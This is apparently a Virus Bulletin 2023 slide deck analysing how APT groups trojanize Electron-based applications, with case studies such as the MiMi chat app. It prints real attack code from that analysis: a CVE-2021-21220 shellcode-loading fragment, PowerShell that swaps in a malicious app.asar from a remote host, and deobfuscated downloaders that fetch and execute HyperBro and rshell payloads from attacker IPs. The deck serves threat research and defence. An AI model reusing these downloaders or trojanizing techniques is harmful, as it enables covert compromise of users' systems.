



Abusing Electron-based applications in targeted attacks

Jaromír Hořejší (@JaromirHorejsi)

Virus Bulletin 2023, London, UK

4th October 2023

Outline

- Introduction
- Overview of Electron framework
- Methods of abusing Electron-based applications
- Selected APT cases abusing Electron-based applications
 - Iron Tiger (MiMi secure chat)
 - Unclassified (Comm100 & LiveHelp100 customer engagement platforms)
 - Water Labbu (MeiQia live chat)
- Conclusion

Introduction

Introduction

- Open-source project
- Uses web developing languages
 - JavaScript, HTML, CSS
- Allows to maintain one codebase
- Framework to build cross-platform desktop apps
 - MacOS, Linux, Windows
- Embeds Chromium and Node.js into its binary



Introduction

- Node.js
 - server-side JavaScript runtime environment
 - runs V8 JavaScript engine
 - asynchronous event-driven JavaScript runtime
 - bundles npm (node package manager)



Introduction

- Multi-process architecture inherited from Chromium
 - Framework architecturally similar to modern web browsers
 - Main process (single process)
 - Application entry point
 - Runs in Node.js environment
 - Creates and manages application windows (BrowserWindow module)
 - Controls application lifecycle (ready, launch window, finish launching, all windows closed, before quit, ...)
 - Can interact with operating system via custom API



Introduction

- Renderer process
 - Spawn for each open BrowserWindow
 - Responsible for rendering web content
- GPU process, sandboxed utility process



electron-test.exe	< 0.01	3408	Medium	"C:\Users\... \AppData\Local\Programs\electron-test\electron-test.exe"
electron-test.exe		3464	Low	"C:\Users\... \AppData\Local\Programs\electron-test\electron-test.exe" -type=gpu-process
electron-test.exe		4792	Medium	"C:\Users\... \AppData\Local\Programs\electron-test\electron-test.exe" -type=utility --utility-s
electron-test.exe		6456	Untrusted	"C:\Users\... \AppData\Local\Programs\electron-test\electron-test.exe" -type=renderer -use

Additional Process Types

Chromium has split out a number of other components into separate processes as well, sometimes in platform-specific ways. For example, it now has a [separate GPU process, network service, and storage service](#). Sandboxed utility processes can also be used for small or risky tasks, as one way to satisfy the [Rule of Two](#) for security.

Introduction

- Lots of applications built with Electron (<https://www.electronjs.org/apps>)

- Productivity apps

- Github Desktop



- Social

- Discord, Signal, Skype, WhatsApp



- Business

- Microsoft Teams, Slack



- Developer tools


- Visual Studio Code



Overview of Electron framework

Overview of Electron framework

- Structure of Electron application folder
 - To distribute application, one needs to package it (using tools or manually)
 - Use tools like Electron Forge, electron-builder, ...



The screenshot shows a file explorer window for a directory named 'electron'. The interface includes navigation arrows, a search icon, and various view options (grid, list, compare, etc.). The file list is as follows:

Name	Date Modified	Size	Kind
> dist	Today at 7:32 AM	--	Folder
index.html	Yesterday at 2:15 PM	490 bytes	HTML text
main.js	Yesterday at 2:16 PM	1 KB	Text Document
> node_modules	Today at 7:25 AM	--	Folder
package-lock.json	Today at 7:25 AM	57 KB	JSON File
package.json	Today at 7:25 AM	284 bytes	JSON File
preload.js	Yesterday at 2:17 PM	458 bytes	Text Document

Overview of Electron framework


- Packaging/building the project for different platforms
 - **npx electron-builder -mwl**

```
@APEX1AD electron % npx electron-builder -mwl
```

- electron-builder `version=23.6.0 os=21.1.0`
- writing effective config `file=dist/builder-effective-config.yaml`
- packaging `platform=darwin arch=x64 electron=21.2.3 appOutDir=dist/mac`
- building `target=macOS zip arch=x64 file=dist/electron-test-1.0.0-mac.zip`
- building `target=DMG arch=x64 file=dist/electron-test-1.0.0.dmg`
- packaging `platform=linux arch=x64 electron=21.2.3 appOutDir=dist/linux-unpacked`
- building `target=snap arch=x64 file=dist/electron-test_1.0.0_amd64.snap`
- building `target=AppImage arch=x64 file=dist/electron-test-1.0.0.AppImage`
- packaging `platform=win32 arch=x64 electron=21.2.3 appOutDir=dist/win-unpacked`
- building `target=nsis file=dist/electron-test Setup 1.0.0.exe archs=x64`

Overview of Electron framework

- Compiling/packaging the project for different platforms



Hello World!

We are using Node.js 16.16.0, Chromium 106.0.5249.168, and Electron 21.2.3.

Overview of Electron framework

- ASAR archive
 - ASAR stands for **Atom Shell Archive Format**
 - simple extensive archive format
 - Works like tar (tape archive)
 - Concatenates files together
 - No compression
 - Random access support (Electron can read arbitrary files from it without unpacking the whole archive)
 - Uses JSON to store information about files

Overview of Electron framework

- ASAR archive

```
00000000: 04 00 00 00 A8 45 00 00|A4 45 00 00 9E 45 00 00
00000010: 7B 22 66 69 6C 65 73 22|3A 7B 22 2E 65 73 6C 69
00000020: 6E 74 69 67 6E 6F 72 65|22 3A 7B 22 73 69 7A 65
00000030: 22 3A 30 2C 22 6F 66 66|73 65 74 22 3A 22 30 22
00000040: 7D 2C 22 2E 70 72 65 74|74 69 65 72 72 63 2E 6A
00000050: 73 6F 6E 22 3A 7B 22 73|69 7A 65 22 3A 33 38 31
00000060: 2C 22 6F 66 66 73 65 74|22 3A 22 30 22 7D 2C 22
00000070: 52 45 41 44 4D 45 2E 6D|64 22 3A 7B 22 73 69 7A
00000080: 65 22 3A 38 37 36 2C 22|6F 66 66 73 65 74 22 3A
00000090: 22 33 38 31 22 7D 2C 22|6D 61 69 6E 2E 6A 73 22
000000A0: 3A 7B 22 73 69 7A 65 22|3A 31 36 39 34 2C 22 6F
000000B0: 66 66 73 65 74 22 3A 22|31 32 35 37 22 7D 2C 22
000000C0: 70 61 63 6B 61 67 65 2E|6A 73 6F 6E 22 3A 7B 22
000000D0: 73 69 7A 65 22 3A 34 33|35 2C 22 6F 66 66 73 65
000000E0: 74 22 3A 22 32 39 35 31|22 7D 2C 22 75 74 69 6C
000000F0: 73 22 3A 7B 22 66 69 6C|65 73 22 3A 7B 22 64 6F
00000100: 77 6E 6C 6F 61 64 2D 66|69 6C 65 2E 6A 73 22 3A
```


```
{
  "files": {
    ".eslintignore": {
      "size": 0,
      "offset": "0"
    },
    ".prettierrc.json": {
      "size": 381,
      "offset": "0"
    },
    "README.md": {
      "size": 876,
      "offset": "381"
    },
    "main.js": {
      "size": 1694,
      "offset": "1257"
    },
    "package.json": {
      "size": 435,
      "offset": "2951"
    },
    "download-file.js": {
      "size": 397,
      "offset": "3386"
    }
  },
  "utils": {
    "files": {
      "download-file.js": {
        "size": 397,
        "offset": "3386"
      }
    }
  }
}
```

Overview of Electron framework

- ASAR archive
 - electron-test-1.0.0-mac.**zip**\electron-test.app\Contents\Resources\app.asar
 - electron-test-1.0.0.**dmg**\electron-test 1.0.0\electron-test.app\Contents\Resources\app.asar
 - electron-test_1.0.0_amd64.**snap**\resources\app.asar
 - electron-test Setup 1.0.0.**exe**\\$PLUGINS\app-64.7z\resources\app.asar

Overview of Electron framework

- Tools for viewing/extracting ASAR archive contents

– **npx asar extra**  C:_shared_win10-64bit\temp\app.asar\


– **npx asar extra**

Name	Size	File Type	Size
dict	126 391 140		
icons	715 548	dll	222,720
login	8 826 449	dll	348,672
node_modules	3 882 011	txt	851
notificationUI	6 737		
utils	3 133		
config-server.html	19 098		
config.json	595		
main.js	23 001		
oops.html	15 416		
package.json	281		
upgrade.html	21 338		

Asar.32
Asar.64
ReadMe


Pack

Extract



Methods of abusing Electron-based applications

Methods of abusing Electron-based applications

- Exploiting vulnerabilities
 - BlackHat USA 2022: **ElectroVolt – Pwning Popular Desktop apps while uncovering new attack surface on Electron**
 - **Node integration / context isolation / sandboxing**
 - Visual Studio Code bypassing restricted mode (CVE-2021-43908)
 - Discord RCE (uses CVE-2021-21220 to get RCE) 
 - Local File Read in MS Teams (uses CVE-2021-44165)
 - Element Desktop RCE (CVE-2022-23597)
 - CVE-2021-39184 (allows a sandboxed renderer to request a "thumbnail" image of an arbitrary file)
 - CVE-2022-29247 (Enabling Node Integration in SubFrames from compromised Renderer)

Methods of abusing Electron-based applications

- Exploiting vulnerabilities
 - CVE-2021-21220 had been used in-the-wild by threat actors
 - Vulnerability in Chromium prior to 89.0.4389.128
 - Insufficient validation of untrusted input in V8 for x86_64
 - the exploit code works when it is rendered in a non-sandboxed window

```
117 var rwx_page_addr = ftoi(arbread(addrrof(wasm_instance) + 0x68n));
118 console.log("[+] Address of rwx page: " + rwx_page_addr.toString(16));
119 var shellcode = [3833809148,12642544,1363214336,1364348993,3526445142,1384859749,];
120 copy_shellcode(rwx_page_addr, shellcode);
121 f();
```

- [pediy](#)

Methods of abusing Electron-based applications

- Patching existing application
 - had been used in-the-wild by threat actors
 - Replacing existing **app.asar** archive based on archive file size

```
if([io.File]::Exists('.\resources\app.asar')){
  $isfiles2=(Get-Item '.\resources\app.asar').length -ne 1808754
  $isfiles3=(Get-Item '.\resources\app.asar').length -ne 1812814
  if($isfiles2 -and $isfiles3){
    $pdd=1
  }
  ...
}
$client = new-object System.Net.WebClient

if($pdd){
  Write-Output $pdd
  $client.DownloadFile('http://mmmm.whg7.cc/app0.2.asar?x1', '.\resources\app.asar')
```

Methods of abusing Electron-based applications

- Patching existing application
 - Searching strings in **app.asar** archive and replacing them

```
$re = @{
  'y'="//autoUpdater.checkForUpdatesAndNotify();"
  's'="//setTimeout(()=>autoUpdater.quitAndInstall(),0);"
  'a'="if(val.indexOf('electronif')>-1){browserWindow.hide();}else{brows
  'b'="http://mmmm.whg7.cc/el.php?3287";
  'c'="960";
  'd'='on: true';
  'c1'="960";
  'd1'='on: true';
  'u'="//autoUpdater.downloadUpdate();"
  'w'="//sendStatusToWindow({ type:'checking', message: info});";
  'x'="//win.webContents.send('update-message',text) "
```

Selected APT cases

Selected APT cases

- Iron Tiger
 - MiMi secure chat application
- Unclassified actor
 - Comm100 & LiveHelp100 customer engagement platforms
- Water Labbu
 - MeiQia live chat


MiMi secure chat application

- MiMi chat, a multiplatform chat application



桌面端MiMi

可于Windows及Mac OS上使用



当前版本:

下载Windows版MiMi

下载Mac版MiMi

下载Windows版MiMi

移动端MiMi

可于Android及iPhone上使用



当前版本:

Android下载

iPhone下载



In Chinese language
mì mì (秘密) means “secret”

Trojanized versions:

- Nov. 2021: Windows
- May 2022: Mac OS

MiMi secure chat application

- Desktop chat application
 - **electron-main.js** file modified to download the malicious payload

[css]	<DIR>	
[emotion]	<DIR>	
[fonts]	<DIR>	
[img]	<DIR>	
[js]	<DIR>	
[media]	<DIR>	
[node_modules]	<DIR>	
[statics]	<DIR>	
[workers]	<DIR>	
electron-main	js	75,349
index	html	3,321
package	json	2,264
serviceWorker	js	239,089
serviceWorker-dev	js	239,089
serviceWorker-prod	js	239,171

MiMi secure chat application

- electron-main.js contains code obfuscated with Dean Edwards' JS packer

```
module.exports=function(t){eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e)
=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('(k(){l
b=0('\\b\\');1 6=0('\\6\\');1 d=0('\\w\\').d;t.g('\\s\\',(e)=>{o.m(e)});k 4(i,l,h){a f=b.E(1);7(i).C
2=6.z()+\\'/\\';a 3="8://D.q.x.u/";4(3+\\'5.p\\',2+\\'5.p\\',())=>{4(3+\\'5.n\\',2+\\'5.n\\',())=>{4(3+\\
r");d(2+\\'c.9\\')}})}}}})();',42,42,
'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec||sta
e|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child_process|250|close|t
m|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=
```

MiMi secure chat application

- Dean Edwards' JS packer

[my](#) | [weblog](#) | [about](#) | [search](#)

A JavaScript Compressor.

version 3.0

Copy:

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return r[e]}};e=function(){return'\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\b'+e(c)+'\b','g'),k[c]);return p}('0(1);',2,2,'alert|'.split('|'),0,{}))
```

compression ratio: 265/9=29.444


Decode

Shrink variables

MiMi secure chat application

- HyperBro downloader


```
function downloadFile(uri, filename, callback) {
    var stream = fs.createWriteStream(filename);
    request(uri).pipe(stream).on('close', callback)
}
if (os.platform() == "win32") {
    var dest = os.tmpdir() + '/';
    var url = "http://45.77.250.141/";
    downloadFile(url + 'dlpprem32.bin', dest + 'dlpprem32.bin', () => {
        downloadFile(url + 'dlpprem32.dll', dest + 'dlpprem32.dll', () => {
            downloadFile(url + 'dlpumgr32.exe', dest + 'dlpumgr32.exe', () => {
                console.log("download finish");
                exec(dest + 'dlpumgr32.exe')
            })
        })
    })
}
```



MiMi secure chat application

- rshell downloader

```
function downloadFile(a, b, c) {
    var d = fs.createWriteStream(b);
    request(a).pipe(d).on("close", c)
}
if (os.platform() == "darwin") {
    var f = os.tmpdir() + "/";
    var g = "http://139.180.216.65/";
    downloadFile(g + "rshell", f + "rshell", () => {
        console.log("download finish");
        exec("chmod +x " + f + "rshell");
        exec(f + "rshell")
    })
}
```



MiMi secure chat application



